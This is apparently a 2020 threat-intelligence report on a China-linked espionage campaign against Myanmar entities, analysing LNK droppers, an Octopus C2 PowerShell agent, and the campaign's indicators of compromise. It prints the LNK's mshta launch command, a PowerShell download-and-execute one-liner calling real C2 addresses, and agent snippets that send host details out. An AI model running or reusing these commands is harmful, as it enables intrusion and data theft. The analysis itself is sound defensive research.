

Unknown China-Based APT Targeting Myanmarese Entities

anomali.com/blog/unknown-china-based-apt-targeting-myanmarese-entities



Research | June 25, 2020

by Anomali Threat Research



Authored by: Parthiban Rajendran and Gage Mele
Information cutoff date: 6/19/2020

Overview

Anomali Threat Research has identified malicious activity targeting entities based in Myanmar (Burma) that appears to have begun in March 2020; this is based on file names and payload compilation times. An unidentified Advanced Persistent Threat (APT), very likely China-based, is distributing Windows Shortcut (LNK) files that are being renamed and distributed to multiple targets, likely via spearphishing. Anomali Threat Research found these LNK files located inside multiple, uniquely-named RAR, TGZ, and ZIP files. The RAR and ZIP files are hosted on Google Drive, this is very likely a tactic to avoid antivirus detection. The group uses the PowerShell-based, Red Teaming tool **Octopus** for Command and Control (C2) communication.

In addition, Anomali Threat Research found that the LNK file closely resembles the one used by the China-based APT, Mustang Panda. Anomali Threat Research does not believe that this group is responsible for this activity. This similarity may potentially indicate a sharing of tools, which is common amongst some state-sponsored groups, or perhaps a similar tool that is used to target specific geographic regions. At the time of this writing, Anomali Threat Research cannot attribute this APT activity to any specific group. The renamed LNK files are shown in Table 1 below.

Targeting

China-sponsored APT groups are known to target countries in which the government of the People's Republic of China is investing in, as part of its Belt and Road Initiative. This has also been observed by Anomali Threat Research analysis of the China-based APT, Mustang Panda. China and Myanmar (Burma) have had multiple instances of economic activity and agreements in 2020, as of this writing, and the two countries share a complex history that often resulted in conflict.[1] In January 2020, President Xi Jinping visited Myanmar and State Counselor Aung San Suu signed 33 agreements concerning projects as part of the Belt and Road Initiative.[2] China is also one of the largest investors in Myanmar, accounting for a quarter of all Myanmar's investment, and is Myanmar's largest export partner.[3] Anomali Threat Research believes that because of these economic factors, in addition, to file names and compilation times, similar malicious functionality to previously-attributed China-based groups and geographic location of potential targets, that this activity very likely originates from a China-based source.

Potentially-Targeted Entities

These possible targets are based specifically on file names identified by Anomali Threat Research.

- Myanmar Police Force (MPF)
- National Crisis Management Center (NCMC)
- National League for Democracy (NLD)
- Office of Chief of Military Security Affairs (OCMSA)

The economic activity between China and Myanmar that is of particular interest to Anomali Threat Research is the Myanmar Yatai International Holding Group's, a subsidiary of China's Yatai Group, investment into the development of 25.5 acres in Kayin State, Myanmar.[4] There are dubious details concerning the urban development in the acreage near the Thailand border, which was approved by the Myanmar Investment Commission, and discussed by a director of Myanmar’s Directorate of Investment Company Administration (DICA); who confirmed the land was for 59 villas in three years.[5] In early-March 2020, the Myanmar Yatai International Holding Group claimed that the first phase of development covered 214 acres, instead of the 25.5 acres approved by the government in an area controlled by Kayin State.[6] The claim in March 2020 may be a potential catalyst, or purposefully alignment, for this campaign.

Table 1 - Renamed LNKs Located inside RAR or ZIP

File Name	MD5
ocmsa[2020]report.rar	916b26f22658ce252531bb4ea43ef4cf
Htoo 2 army research (Mpf 29-03-2020).zip	75b72340d6988ac262cabf923e548952
ocmsa Htoo 2 army research (Mpf 29-03-2020).rar	1f89a9d077a9712e6d227ef3cb1faac9
ocmsa[30-03-2020].zip	9e1f7e35fb3ae292f478d346d076c274

Technical Analysis

Threat actors very likely distributing spearphishing emails with links to download an attachment from Google Drive. Utilizing Google Drive is a known tactic used by actors to evade antivirus and security scanners from identifying the malicious files. Once a user navigates to the Drive URL that a ZIP or RAR file that contains a weaponized Windows Shortcut file will be downloaded on the target host. The LNK file utilized in the campaign contains an embedded HTA file with VBscript that, once executed, will drop and run an executable in the background and communicates with the Command and Control (C2).

LNK File Analysis

Once the user opens the LNK file, the below command gets executed. The command looks for a file that contains ***2020*.LNK** and proceeds to execute via mshta.exe.


LNK metadata

Machine ID: win-luu9i5otui2
MAC Address: 00:0c:29:5a:a6:25
MAC Vendor: VMWARE
Creation: 2019-08-05 01:31:57

Command

```
/c for %x in (%temp%=%cd%) do for /f "delims==" %i in ('dir /s /b "%x *2020*.LNK"') do start
%TEMP:~-2,1%shta "%i"
```

After the command execution, it writes an executable named **f.exe** in the “C:userspublic.exe” directory. The file **f.exe** is then executed using Windows Management Instrumentation (WMI) in a hidden window via WMI Tasks.



ocmsa(30-03-2020)

Target type: File

Target location:

Target: %comspec% /c for %x in (%temp%=%cd%) do for /

Start in:

Shortcut key: None

Run: Minimized

Comment: NCMC.lnk


Figure 2 - Screenshot of the LNK file

It is worth noting that the LNK file with an embedded HTA file is very similar to Mustang Panda's initial dropper, however, Anomali Threat Research could not attribute this activity to the group.

The executable **f.exe** uses the Living off the Land (LOLbin) technique to launch **cmd.exe** via the **ShellExec_RunDLL** function. The below command uses Powershell to download and execute the second stage payload from the C2 server.

```
"C:WindowsSystem32
undll32.exe" SHELL32.DLL,ShellExec_RunDLL "cmd.exe" "/c powershell IEX (New-Object
Net.WebClient).DownloadString('http://193.29.59.130/index');"
```

The downloaded file **index** is a PowerShell script that was found to be a publicly available **Octopus C2** framework agent as shown in Figure 3.[7]




```
$TASK_CHECK_INTERVAL = OCU_INTERVAL;
$AES_KEY = "OCT_KEY";
$AES_IV = "OCT_IV"

function Create-AesManagedObject($AES_KEY, $AES_IV) {
    $aesManaged = New-Object "System.Security.Cryptography.AesManaged"
    $aesManaged.Mode = [System.Security.Cryptography.CipherMode]::CBC
    $aesManaged.Padding = [System.Security.Cryptography.PaddingMode]::Zeros
    $aesManaged.BlockSize = 128
    $aesManaged.KeySize = 256
    if ($AES_IV) {
        if ($AES_IV.getType().Name -eq "String") {
            $aesManaged.IV = [System.Convert]::FromBase64String($AES_IV)
        }
        else {
            $aesManaged.IV = $AES_IV
```

```
$interval = 5;
$key = "TVhJQ0VRUVRDTE9ZWlVUV1lZSFlMTk9UUVJPSlBJS0s=";
2 references
function Create-AesManagedObject($key, $IV) {
    $aesManaged = New-Object "System.Security.Cryptography.
    AesManaged"
    $aesManaged.Mode = [System.Security.Cryptography.CipherMode]
    ::CBC
    $aesManaged.Padding = [System.Security.Cryptography.
    PaddingMode]::Zeros
    $aesManaged.BlockSize = 128
    $aesManaged.KeySize = 256
    if ($IV) {
        if ($IV.getType().Name -eq "String") {
            $aesManaged.IV = [System.Convert]::FromBase64String
            ($IV)
        }
        else {
            $aesManaged.IV = $IV
        }
```

Figure 3 - Octopus C2 agent comparison

The Octopus agent fingerprints the host and sends the collected information back to C2 as part of the encrypted HTTP header as shown in Figure 4. The Octopus agent can be used to download further payloads or perform additional activity onto the infected host.




```
$raw_header = "$final_hostname,$whoami,$os,$pid,$domain";
$encrypted_header = EncryptCommand $key $raw_header;

$wch = $wc.headers;
$wch.add("Authorization", $encrypted_header);
$wch.add("User-Agent", "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.
3729.169 Safari/537.36");
```

Figure 4 - Snippet of the Octopus agent code

Network Pivoting for Additional Samples

193.29.59[.]130

Using the IP address 193.29.59[.]130 as a pivot point Anomali Threat Research was able to find a new sample named **D0CX_OCMSA Russia Army Weppon Ferrence to Thailand Archive.exe** from Hybrid-analysis.com as shown in Figure 5.




DOCX_OCMSA Russia Army Weppon Ferrence to Thailand Archive.exe

This report is generated from a file or URL submitted to this webservice on March 27th 2020 05:54:17 (UTC)
Guest System: Windows 7 32 bit, Professional, 6.1 (build 7601), Service Pack 1
Report generated by Falcon Sandbox v8.30 © Hybrid Analysis

Figure 5 - Screenshot of Newly Identified Sample

The sample communicates to two C2 IP addresses as shown in Figure 6.

- 23.106.122.234
- 193.29.59.130



Search results for *host:23.106.122.234*


Download all DNS Requests (CSV)
Download all Contacted Hosts (CSV)

Timestamp	Input		Threat level	Analysis Summary
March 27th 2020 05:54:08 (UTC)	**DOCX_OCMSA Russia Army Weppon Ferrence to Thailand Archive.exe** PE32 executable (console) Intel 80386, for MS Windows f8760362de259d8ce4c31c2e9ce1e1392e5eae8262224a517d3accc0ccb9f8d8	Sample (32KiB)	malicious	Threat Score: 76/100 AV Detection: **34%** Trojan.Generic Matched **32** Indicators #evasive
March 26th 2020 09:55:58 (UTC)	**script.ps1** ASCII text, with very long lines, with CRLF line terminators 3a5dc6cb8e151c9d70463ece5e915c885259186d524259379308327fec79f0ed		malicious	Threat Score: 86/100 AV Detection: **Marked as clean** Matched **19** Indicators #evasive

Figure 6 - Newly Observed C2 IP Address

23.106.122.234

Upon pivoting using the IP address **23.106.122.234**, Anomali Threat Research was able to identify the PowerShell-based Octopus agent from the C2 server as shown in Figure 7 below.



Analysed 4 processes in total (System Resource Monitor).

```
└ DOCX_OCMSARussiaArmyWepponFerrencetoThailandArchive.exe (PID: 1900) 5/85
  └ rundll32.exe SHELL32.DLL,ShellExec_RunDLL "cmd.exe" "/c powershell IEX (New-Object Net.WebClient).DownloadString(' http:// 23.106.122.234 /index ');" (PID: 2564)
    └ cmd.exe "/c powershell IEX (New-Object Net.WebClient).DownloadString(' http:// 23.106.122.234 /index ');" (PID: 2872)
      └ powershell.exe powershell IEX (New-Object Net.WebClient).DownloadString(' http:// 23.106.122.234 /index ');" (PID: 3364)
```

Network Analysis

DNS Requests

No relevant DNS requests were made.

Contacted Hosts

IP Address	Port/Protocol	Associated Process	Details
23.106.122.234 OSINT	80 TCP	powershell.exe PID: 3364	Singapore
193.29.59.130 OSINT	80 TCP	powershell.exe PID: 3364	Germany

Figure 7 - Newly Identified Samples Communicating to 23.106.122.234

Pivoting via Compilation Timestamp

In order to find more samples from the campaign, Anomali Threat Research used the compilation timestamp from one of the identified samples 6a1611c1bd34fa3878617ef2905b1d87 which was compiled on

2020-03-10 07:54:26 and shown in Table 2 below.

Table 2 -

File Name	**MD5**	**Compilation Timestamp**
No file name observed	4cf56653f28ccd03a78213f0b4cb0075	2020-03-10 07:54:26
List Of Maf President Commander in Chief with NLD Election.Exe	fd82b2a1b6479de8e1949c72401c1328	2020-03-10 07:54:26
order545.exe	a086fae1cd2a1074ee489535169f1b79	2020-03-10 07:54:26

Conclusion

The malicious activity identified by Anomali Threat Research appears to align with techniques that would be used by a China-based group. Following the Belt and Road Initiative can often result in identifying malicious activity that coincides with China-based groups' Tactics, Techniques, and Procedures (TTPs). The specificity in file names associated with Myanmarese entities, similar LNK functionality to known China-sponsored APTs, as well as economic and geographical factors, lead Anomali Threat Research to believe that China-based APT is responsible for this campaign.

IOCs

File Name	Hash
ocmsa[2020]report.rar	916b26f22658ce252531bb4ea43ef4cf
ocmsa[30-03-2020].zip	9e1f7e35fb3ae292f478d346d076c274
ocmsa Htoo 2 army research (Mpf 29-03-2020).rar	1f89a9d077a9712e6d227ef3cb1faac9
Htoo 2 army research (Mpf 29-03-2020).zip	75b72340d6988ac262cabf923e548952
MSAU UPR Facts.Tgz	c94135f94ced83e1bb4c4ebf16d66b30
ocmsa(30-03-2020).lnk	721a7ddd34d801a883bfc8a1e6349a21

Htoo 2 army research (Mpf 29-03-2020).lnk.lnk	721a7ddd34d801a883bfc8a1e6349a21
f.exe	4754dfaf0a10710c061767acc3adf0e3
order545.exe	a086fae1cd2a1074ee489535169f1b79
D0CX_OCMSA Russia Army Weppon Ferrence to Thailand Archive.exe	f8760362de259d8ce4c31c2e9ce1e1392e5eae8262224a517d3accc0ccb9f8d8
List Of Maf President Commander in Chief with NLD Election.Exe	fd82b2a1b6479de8e1949c72401c1328
Script.php	1a3683b051356a0d4fef2f8a33cd088c
23.106.122.234	C2
193.29.59.130	C2

The RAR and ZIP files are downloaded from google drive.

File Name	Download URL
ocmsa[2020]report.rar	https://drive.google.com/u/0/uc?id=1WWpgJMZce_yeQd2q5i1z1vUu7_d1rulX&export=download
ocmsa Htoo 2 army research (Mpf 29-03-2020).rar	https://drive.google.com/u/0/uc?id=1WWpgJMZce_yeQd2q5i1z1vUu7_d1rulX&export=download

Endnotes

